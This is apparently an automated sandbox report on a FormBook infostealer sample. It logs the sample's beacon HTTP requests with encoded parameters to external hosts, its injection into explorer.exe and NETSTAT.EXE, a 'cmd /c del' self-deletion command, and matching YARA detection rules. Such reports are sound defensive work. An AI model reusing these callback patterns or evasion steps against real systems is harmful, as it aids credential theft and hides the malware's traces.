76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49820	37.123.118.150	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 17:50:07.020860910 CET	8384	OUT	GET /e8ia/?iXg8nxg=pR2xmGsT/5nillNQjkLQ+n9+6iNIwMBz7svLGcpZWnNs4l/1r36jcwvV3IT8Xqaw6HRS&xTh4=5jvdevo8uz HTTP/1.1 Host: www.blttsperma.quest Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 17:50:07.050486088 CET	8385	IN	HTTP/1.1 403 Forbidden Server: nginx/1.10.3 (Ubuntu) Date: Thu, 25 Nov 2021 16:50:07 GMT Content-Type: text/html Content-Length: 178 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 30 2e 33 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body bgcolor="white"> 403 Forbidden <hr> nginx/1.10.3 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49824	143.95.80.65	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 17:50:17.640515089 CET	8395	OUT	GET /e8ia/?iXg8nxg=OP/FDNHzL21SrAXHedPkfpmrZidd0Yb29DNAw19ZtZADeK9OL3CpiCl5COoBoa9aFzWI&xTh4=5jvdevo8uz HTTP/1.1 Host: www.intelldat.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 17:50:17.792484999 CET	8396	IN	HTTP/1.1 500 Internal Server Error Date: Thu, 25 Nov 2021 16:50:17 GMT Server: Apache Content-Length: 7309 Connection: close Content-Type: text/html Data Raw: 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 0a 3c 54 49 54 4c 45 3e 35 30 39 20 42 61 6e 64 77 69 64 74 68 20 4c 69 6d 69 74 20 45 78 63 65 65 64 65 64 3c 2f 54 49 54 4c 45 3e 0a 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 42 61 6e 64 77 69 64 74 68 20 4c 69 6d 69 74 20 45 78 63 65 65 64 65 64 3c 2f 48 31 3e 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 20 20 20 20 0a 20 20 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><HTML><HEAD><TITLE>509 Bandwidth Limit Exceeded</TITLE></HEAD><BODY><H1>Bandwidth Limit Exceeded</H1>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: TT COPY_02101011.exe PID: 6584 Parent PID: 5864

General

Start time:	17:48:22
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\TT COPY_02101011.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\TT COPY_02101011.exe"
Imagebase:	0x400000
File size:	309491 bytes
MD5 hash:	EBABC0D66A9E01CC0926F3B311FEFF5F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.681771508.0000000002A30000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.681771508.0000000002A30000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.681771508.0000000002A30000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: TT COPY_02101011.exe PID: 6644 Parent PID: 6584

General

Start time:	17:48:24
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\TT COPY_02101011.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\TT COPY_02101011.exe"
Imagebase:	0x400000
File size:	309491 bytes
MD5 hash:	EBABC0D66A9E01CC0926F3B311FEFF5F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000000.678695339.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000000.678695339.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000000.678695339.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.680245219.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.680245219.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.680245219.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000000.679558330.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000000.679558330.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000000.679558330.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.742624387.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.742624387.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.742624387.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.743981788.00000000005B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.743981788.00000000005B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.743981788.00000000005B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.744409415.00000000005E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.744409415.00000000005E0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.744409415.00000000005E0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 6644

General

Start time:	17:48:28
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.732659065.000000000F349000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.732659065.000000000F349000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.732659065.000000000F349000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.717484529.000000000F349000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.717484529.000000000F349000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.717484529.000000000F349000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: autoconv.exe PID: 6712 Parent PID: 3424

General

Start time:	17:48:52
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\autoconv.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autoconv.exe
Imagebase:	0xef0000
File size:	851968 bytes
MD5 hash:	4506BE56787EDCD771A351C10B5AE3B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: NETSTAT.EXE PID: 744 Parent PID: 3424

General

Start time:	17:48:53
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0xea0000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.935086898.0000000000CC0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.935086898.0000000000CC0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.935086898.0000000000CC0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.934914416.0000000000760000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.934914416.0000000000760000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.934914416.0000000000760000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.935144259.0000000000CF0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.935144259.0000000000CF0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.935144259.0000000000CF0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 7080 Parent PID: 744

General

Start time:	17:48:57
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\TT COPY_02101011.exe"
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 808 Parent PID: 7080

General

Start time:	17:48:59
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis